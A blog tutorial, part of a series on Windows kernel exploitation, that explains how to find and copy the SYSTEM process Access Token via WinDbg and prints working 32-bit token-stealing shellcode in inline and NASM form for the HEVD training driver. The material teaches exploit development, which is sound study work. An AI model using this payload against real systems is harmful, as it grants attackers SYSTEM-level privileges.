Starting with Windows Kernel Exploitation – part 3 – stealing the Access Token

Posted on June 22, 2017

Recently I started learning Windows Kernel Exploitation, so I decided to share some of my notes in form of a blog.

In the previous parts I shown how to set up the environment. Now we will get familiar with the payloads used for privilege escalation.

What I use for this part:

- The environment described in the previous parts [1] and [2]
- nasm
- HxD


Just to recall, we are dealing with a vulnerable driver, to which we are supplying a buffer from the userland. In the previous part we managed to trigger some crashes, by supplying a malformed input. But the goal is to prepare the input in such a way, that instead of crashing the execution will be smoothly redirected into our code.

Very often, the passed payload is used to escalate privileges of the attacker's application. It can be achieved by stealing the Access Token of the application with higher privileges.

Viewing the Access Token

Every process running on the system has it's EPROCESS structure that encapsulates all the data related to it. You can see the full definition i.e. here. (The EPROCESS structure has some slight differences from one version of Windows to another – read more). Some members of EPROCESS, such as PEB (Process Environment Block), are accessible form the user mode. Others – i.e. the mentioned Access Token – only from the kernel mode. We can see all the fields of EPROCESS using WinDbg:

```
dt nt!_EPROCESS
```



```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x098 ProcessLock      : _EX_PUSH_LOCK
   +0x0a0 CreateTime       : _LARGE_INTEGER
   +0x0a8 ExitTime         : _LARGE_INTEGER
   +0x0b0 RundownProtect   : _EX_RUNDOWN_REF
   +0x0b4 UniqueProcessId  : Ptr32 Void
   +0x0b8 ActiveProcessLinks : _LIST_ENTRY
   +0x0c0 ProcessQuotaUsage : [2] Uint4B
   +0x0c8 ProcessQuotaPeak : [2] Uint4B
   +0x0d0 CommitCharge     : Uint4B
   +0x0d4 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
   +0x0d8 CpuQuotaBlock    : Ptr32 _PS_CPU_QUOTA_BLOCK
   +0x0dc PeakVirtualSize  : Uint4B
   +0x0e0 VirtualSize      : Uint4B
   +0x0e4 SessionProcessLinks : _LIST_ENTRY
   +0x0ec DebugPort        : Ptr32 Void
   +0x0f0 ExceptionPortData : Ptr32 Void
   +0x0f0 ExceptionPortValue : Uint4B
   +0x0f0 ExceptionPortState : Pos 0, 3 Bits
   +0x0f4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0f8 Token            : _EX_FAST_REF
```

As we can see, the field *Token* has an offset 0xF8 from the beginning of the structure.

Let's display the details of the type containing the token:

```
dt nt!_EX_FAST_REF
```


```
kd> dt nt!_EX_FAST_REF
   +0x000 Object           : Ptr32 Void
   +0x000 RefCnt           : Pos 0, 3 Bits
   +0x000 Value            : Uint4B
```

The token is stored in a union _EX_FAST_REF, having two fields: *RefCnt* (reference counter) and *Value*. We are interested in replacing the *Value* only. The reference counter should better stay untouched for the sake of application stability.

Now, let's have a look at tokens of some applications running on the Debuggee machine. We can list the processes using:

```
!dml_proc
```

Example:




```
kd> !dml_proc
Address  PID  Image file name
83fb8020 4    System
84e85a68 108  smss.exe
84e50d40 150  csrss.exe
84e545f0 174  wininit.exe
84e4abf0 180  csrss.exe
84e4db48 19c  winlogon.exe
855d6b90 1e0  services.exe
855dad40 1e8  lsass.exe
855dbcf8 1f0  lsm.exe
8565fd40 25c  svchost.exe
8566d030 29c  VBoxService.ex
85669250 2d0  svchost.exe
85695030 300  svchost.exe
857e7bd0 378  svchost.exe
```

The first column shown is an address of EPROCESS structure corresponding to the particular process.

Now, using the displayed addresses, we can find more details about chosen processes.

```
!process [address of EPROCESS]
```


We can notice the Access Token among the displayed fields:



```
kd> !process 8566d030
PROCESS 8566d030  SessionId: 0  Cid: 029c    Peb: 7ffd4000  ParentCid: 01e0
    DirBase: 13c3a000  ObjectTable: 8fdacbb0  HandleCount: 117.
    Image: VBoxService.exe
    VadRoot 8566b378 Vads 73 Clone 0 Private 307. Modified 68. Locked 0.
    DeviceMap 88c08a38
    Token                             8fdbb3b0
    ElapsedTime                       01:56:33.862
    UserTime                          00:00:00.000
    KernelTime                        00:00:00.000
    QuotaPoolUsage[PagedPool]         36216
    QuotaPoolUsage[NonPagedPool]      4836
    Working Set Sizes (now,min,max)  (901, 50, 345) (3604KB, 200KB, 1380KB)
    PeakWorkingSetSize                986
    VirtualSize                       43 Mb
    PeakVirtualSize                   45 Mb
    PageFaultCount                    5777
    MemoryPriority                    BACKGROUND
    BasePriority                      8
    CommitCharge                      370
```

We can also display the token in more low-level ways:


```
dt nt!_EX_FAST_REF [address of EPROCESS] + [offset to the Token field]
```



```
kd> dt nt!_EX_FAST_REF 8566d030+f8
   +0x000 Object           : 0x8fdbb3b4 Void
   +0x000 RefCnt           : 0y100
   +0x000 Value            : 0x8fdbb3b4
```

Or:


```
dd [address of EPROCESS] + [offset to the Token field]
```



```
kd> dd 0x08566d030+0xf8
8566d128  8fdbb3b4 00013e7c 00000000 00000000
8566d138  00000000 00000000 00000000 00000000
8566d148  00000133 00000000 ffa2edc0 00000000
8566d158  8fd47db8 01040000 78e8f405 00000000
8566d168  00000000 0000003c 000001e0 00000000
8566d178  00000000 00000000 88c08a38 8409a330
8566d188  7ffde000 00000000 00000000 00000000
8566d198  80e2d000 786f4256 76726553 2e656369
```

As we can conclude from the above, the function *!process* automatically applied the mask and filtered out the reference counter from the displayed information. We can do the same thing manually, applying the mask that removes last 3 bytes with the help of eval expression:

```
?[token] & 0xFFFFFFF8
```



```
kd> ?0x08566d030 & 0xFFFFFFF8
Evaluate expression: -2056859600 = 8566d030
```

Stealing the Access Token via WinDbg

As an exercise, we will run a *cmd.exe* on a Debuggee machine and elevate it’s privileges from the Debugger machine, using WinDbg. See the video:

First, I am listing all the processes. Then, I am displaying Access Tokens of the chosen processes: *System* and *cmd*. I copied the the Access Token of *System* to into *cmd*, applying appropriate masks in order to preserve the reference counter. As a result, cmd.exe got elevated.

The token-stealing payload

Now we have to replicate this behavior via injected code. Of course it is not gonna be as easy, because we will be no longer aided by WinDbg.

Some well documented examples of the token-stealing payloads are provided as a part of *Exploit* code in the official HEVD repository:
https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Exploit/Payloads.c

The purpose of all the included payloads is the same: stealing the Access Token. However, we can see that they are in a bit different variants, appropriate for particular vulnerabilities. Most of their code is identical, only the ending differs (commented as "*Kernel Recovery Stub*"). It is a code used to make all the necessary cleanups, so that the application will not crash while returning after the payload execution.

Anyways, let's take a look at the generic one:

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Exploit/Payloads.c#L186

```
__asm {
    pushad                              ; Save registers state

    ; Start of Token Stealing Stub
    xor eax, eax                        ; Set ZERO
    mov eax, fs:[eax + KTHREAD_OFFSET]  ; Get nt!_KPCR.PcrbData.CurrentThread
                                        ; _KTHREAD is located at FS:[0x124]

    mov eax, [eax + EPROCESS_OFFSET]    ; Get nt!_KTHREAD.ApcState.Process

    mov ecx, eax                        ; Copy current process _EPROCESS structure

    mov edx, SYSTEM_PID                 ; WIN 7 SP1 SYSTEM process PID = 0x4

    SearchSystemPID:
        mov eax, [eax + FLINK_OFFSET]   ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
        sub eax, FLINK_OFFSET
        cmp [eax + PID_OFFSET], edx     ; Get nt!_EPROCESS.UniqueProcessId
        jne SearchSystemPID

    mov edx, [eax + TOKEN_OFFSET]       ; Get SYSTEM process nt!_EPROCESS.Token
    mov [ecx + TOKEN_OFFSET], edx       ; Replace target process nt!_EPROCESS.Token
                                        ; with SYSTEM process nt!_EPROCESS.Token
    ; End of Token Stealing Stub

    popad                               ; Restore registers state
}
```


First of all, we have to find the beginning of EPROCESS structure. With WinDbg there was no effort required to do this – it was just displayed on the command. Now, we need to find the beginning of this structure by our own, navigating through some other fields.

As a starting point, we will use KPCR (Kernel Processor Control Region) structure, that is pointed by FS register on 32bit versions of Windows (and by GS on 64 bit).

The code presented above takes advantage of the relationship between the following structures:


KPCR (PrcbData) -> KPRCB (CurrentThread) -> KTHREAD (ApcState) -> KAPC_STATE (Process) -> KPROCESS

KPROCESS is the first field of the EPROCESS structure, so, by finding it we ultimately found the beginning of EPROCESS:




```
typedef struct _EPROCESS
{
     KPROCESS Pcb;
     EX_PUSH_LOCK ProcessLock;
     LARGE_INTEGER CreateTime;
     LARGE_INTEGER ExitTime;
     EX_RUNDOWN_REF RundownProtect;
     PVOID UniqueProcessId;
     LIST_ENTRY ActiveProcessLinks;
```

When the EPROCESS of the current process has been found, we will use it's other fields to find the EPROCESS of the *SYSTEM* process.



```
typedef struct _EPROCESS
{
     KPROCESS Pcb;
     EX_PUSH_LOCK ProcessLock;
     LARGE_INTEGER CreateTime;
     LARGE_INTEGER ExitTime;
     EX_RUNDOWN_REF RundownProtect;
     PVOID UniqueProcessId;
     LIST_ENTRY ActiveProcessLinks;
     ULONG QuotaUsage[3];
```


LIST_ENTRY is an element of a double link list, connecting all the running processes:



```
typedef struct _LIST_ENTRY
{
     PLIST_ENTRY Flink;
     PLIST_ENTRY Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

The field Flink points to the LIST_ENTRY field of the next process. So, by navigating there and substituting the field's offset, we get a pointer to the EPROCESS structure of another process.

Now, we need to get the PID value (*UniqueProcessId*) and compare it with the PID typical for the *System* process:



```
typedef struct _EPROCESS
{
     KPROCESS Pcb;
     EX_PUSH_LOCK ProcessLock;
     LARGE_INTEGER CreateTime;
     LARGE_INTEGER ExitTime;
     EX_RUNDOWN_REF RundownProtect;
     PVOID UniqueProcessId;
     LIST_ENTRY ActiveProcessLinks;
```

This is the corresponding code fragment in the exploit:

```
mov edx, SYSTEM_PID                   ; WIN 7 SP1 SYSTEM process PID = 0x4

SearchSystemPID:
    mov eax, [eax + FLINK_OFFSET]     ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
    sub eax, FLINK_OFFSET
    cmp [eax + PID_OFFSET], edx       ; Get nt!_EPROCESS.UniqueProcessId
    jne SearchSystemPID
```

Once we have EPROCESS of the *System* as well as EPROCESS of our process, we can copy the token from one to another. In the presented code reference counter was not preserved:


```
mov edx, [eax + TOKEN_OFFSET]         ; Get SYSTEM process nt!_EPROCESS.Token
mov [ecx + TOKEN_OFFSET], edx         ; Replace target process nt!_EPROCESS.Token
                                      ; with SYSTEM process nt!_EPROCESS.Token
```

When we look for the offsets of particular fields, WinDbg comes very handy. We can display commented structures by the following command:

```
dt nt!<structure name>
```


For example:

```
dt nt!_KPCR
```



```
kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 Used_ExceptionList : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Used_StackBase   : Ptr32 Void
   +0x008 Spare2           : Ptr32 Void
   +0x00c TssCopy          : Ptr32 Void
   +0x010 ContextSwitches  : Uint4B
   +0x014 SetMemberCopy    : Uint4B
   +0x018 Used_Self        : Ptr32 Void
   +0x01c SelfPcr          : Ptr32 _KPCR
   +0x020 Prcb             : Ptr32 _KPRCB
   +0x024 Irql             : UChar
   +0x028 IRR              : Uint4B
   +0x02c IrrActive        : Uint4B
   +0x030 IDR              : Uint4B
   +0x034 KdVersionBlock   : Ptr32 Void
   +0x038 IDT              : Ptr32 _KIDTENTRY
   +0x03c GDT              : Ptr32 _KGDTENTRY
   +0x040 TSS              : Ptr32 _KTSS
   +0x044 MajorVersion     : Uint2B
   +0x046 MinorVersion     : Uint2B
   +0x048 SetMember        : Uint4B
   +0x04c StallScaleFactor : Uint4B
   +0x050 SpareUnused      : UChar
   +0x051 Number           : UChar
   +0x052 Spare0           : UChar
   +0x053 SecondLevelCacheAssociativity : UChar
   +0x054 VdmAlert         : Uint4B
   +0x058 KernelReserved   : [14] Uint4B
   +0x090 SecondLevelCacheSize : Uint4B
   +0x094 HalReserved      : [16] Uint4B
   +0x0d4 InterruptMode    : Uint4B
   +0x0d8 Spare1           : UChar
   +0x0dc KernelReserved2  : [17] Uint4B
   +0x120 PrcbData         : _KPRCB
```

```
dt nt!_KPRCB
```



```
kd> dt nt!_KPRCB
   +0x000 MinorVersion     : Uint2B
   +0x002 MajorVersion     : Uint2B
   +0x004 CurrentThread    : Ptr32 _KTHREAD
```

0x120 + 0x004 = 0x124

That gives the mentioned offset:


```
mov eax, fs:[eax + KTHREAD_OFFSET]   ; Get nt!_KPCR.PcrbData.CurrentThread
                                     ; _KTHREAD is located at FS:[0x124]
```

Writing the payload

We can write the code of the payload by inline assembler (embedded inside the C/C++ code) as it is demonstrated in HEVD exploit:

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Exploit/Payloads.c#L63

However, in such case our code will be wrapped by the compiler. As we can see, some additional prolog and epilog was added:



```
01271000  . 53             PUSH EBX                                     added prolog -> 3 DWORDs on the stack
01271001  . 56             PUSH ESI
01271002  . 57             PUSH EDI
01271003  . 60             PUSHAD
01271004  . 33C0           XOR EAX,EAX
01271006  . 64:8B80 240101 MOV EAX,DWORD PTR FS:[EAX+124]
0127100D  . 8B40 50        MOV EAX,DWORD PTR DS:[EAX+50]
01271010  . 8BC8           MOV ECX,EAX
01271012  . BA 04000000    MOV EDX,4
01271017  > 8B80 B8000000  MOV EAX,DWORD PTR DS:[EAX+B8]
0127101D  . 2D B8000000    SUB EAX,0B8
01271022  . 3990 B4000000  CMP DWORD PTR DS:[EAX+B4],EDX
01271028  .^75 ED          JNZ SHORT Project1.01271017
0127102A  . 8B90 F8000000  MOV EDX,DWORD PTR DS:[EAX+F8]
01271030  . 8BB9 F8000000  MOV EDI,DWORD PTR DS:[ECX+F8]
01271036  . 83E2 F8        AND EDX,FFFFFFF8
01271039  . 83E7 03        AND EDI,3
0127103C  . 03D7           ADD EDX,EDI
0127103E  . 8991 F8000000  MOV DWORD PTR DS:[ECX+F8],EDX
01271044  . 61             POPAD
01271045  . 33C0           XOR EAX,EAX
01271047  . 83C4 0C        ADD ESP,0C                                   removing prolog: 0xC = 3 * sizeof(DWORD)
0127104A  . 5D             POP EBP
0127104B  . C2 0800        RETN 8                                       our return
0127104E  . 5F             POP EDI
0127104F  . 5E             POP ESI
01271050  . 5B             POP EBX
01271051  . C3             RETN                                         generated return
01271052    CC             INT3
```

That's why we have to remove the additional DWORDs from the stack before we return, by adding 12 (0xC) to the stack pointer (ESP):

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Exploit/Payloads.c#L94

```
; Kernel Recovery Stub
xor eax, eax                    ; Set NTSTATUS SUCCEESS
add esp, 12                     ; Fix the stack
pop ebp                         ; Restore saved EBP
ret 8                           ; Return cleanly
```

If we want to avoid the hassle, we can declare our function as naked (read more here). It can be done by adding a special declaration before the function, i.e.:

```
__declspec(naked) VOID TokenStealingPayloadWin7()
```

https://github.com/hasherezade/wke_exercises/blob/master/stackoverflow_expl/payload.h#L16

Another option is to compile the assembler code externally, i.e. using NASM. Then, we can export the compiled buffer i.e. to a hexadecimal string.


As an exercise, we will also add some slight modification to the above payload, so that it can preserve the reference counter:
https://github.com/hasherezade/wke_exercises/blob/master/stackoverflow_expl/shellc.asm

```
[bits 32]

start:
pushad
mov eax, [fs:0x124]
mov eax, [eax + 0x050] ; _KTHREAD.ApcState.Process
mov ecx, eax ; we got the EPROCESS of the current process

mov edx, 0x4 ; WIN 7 SP1 SYSTEM process PID = 0x4
search_system_process:
    mov eax, [eax + 0x0b8] ; _EPROCESS.ActiveProcessLinks
    sub eax, 0x0b8 ; got to the beginning of the next EPROCESS
    cmp [eax + 0x0b4], edx ; _EPROCESS.UniqueProcessId == 4 (PID of System) ?
    jnz search_system_process

mov edx, [eax + 0xf8] ; copy _EPROCESS.Token of System to edx
mov edi, [ecx + 0xf8] ; current process token
and edx, 0xFFFFFFF8
and edi, 0x3
add edx, edi
mov [ecx + 0x0f8], edx ; modify the token of the current process

popad
xor eax, eax                        ; Set NTSTATUS SUCCEESS
pop ebp                             ; Restore saved EBP
ret 8                               ; Return cleanly
```

Compile:

```
nasm.exe shellc.asm
```

Then, we can open the result in a hexeditor and copy the bytes. Some of the hexeditors (i.e. HxD) have even a support to copy the data as an array appropriate for a specific programming language:



```
5 06 07 08 09 0A 0B 0C 0D 0E 0F
0 00 8B 40 50 89 C1 BA 04 00 00   `d˘$...‹@P‰Áş...
0 00 2D B8 00 00 00 39 90 B4 00   .‹€,...-,...9.´.
0 F8 00 00 00 8B B9 F8 00 00 00   ..uí‹.ř...‹ąř...
                  00 00 00 61 31   .âř.ç..ú‰'ř...a1
                                   Ŕ]Â..
```

You can see the both variants of the payload (the inline and the shellcode) demonstrated in my StackOverflow exploit for HEVD:

https://github.com/hasherezade/wke_exercises/tree/master/stackoverflow_expl

Compiled: https://drive.google.com/open?id=0Bzb5kQFOXkiSWTJOS2VZZ0JiU3c

See it in action:

Details about exploiting this vulnerability will be described in the next part. See also writeups by Osanda and Sam added in the appendix.

Appendix

https://osandamalith.com/2017/04/05/windows-kernel-exploitation-stack-overflow/ – Osanda Malith on Stack Overflow

https://www.whitehatters.academy/intro-to-windows-kernel-exploitation-3-my-first-driver-exploit/ – Sam Brown on Stack Overflow

https://briolidz.wordpress.com/2013/11/17/windbg-some-debugging-commands/ – a handy set of commonly used WinDbg commands

---

hasherezade's 1001 nights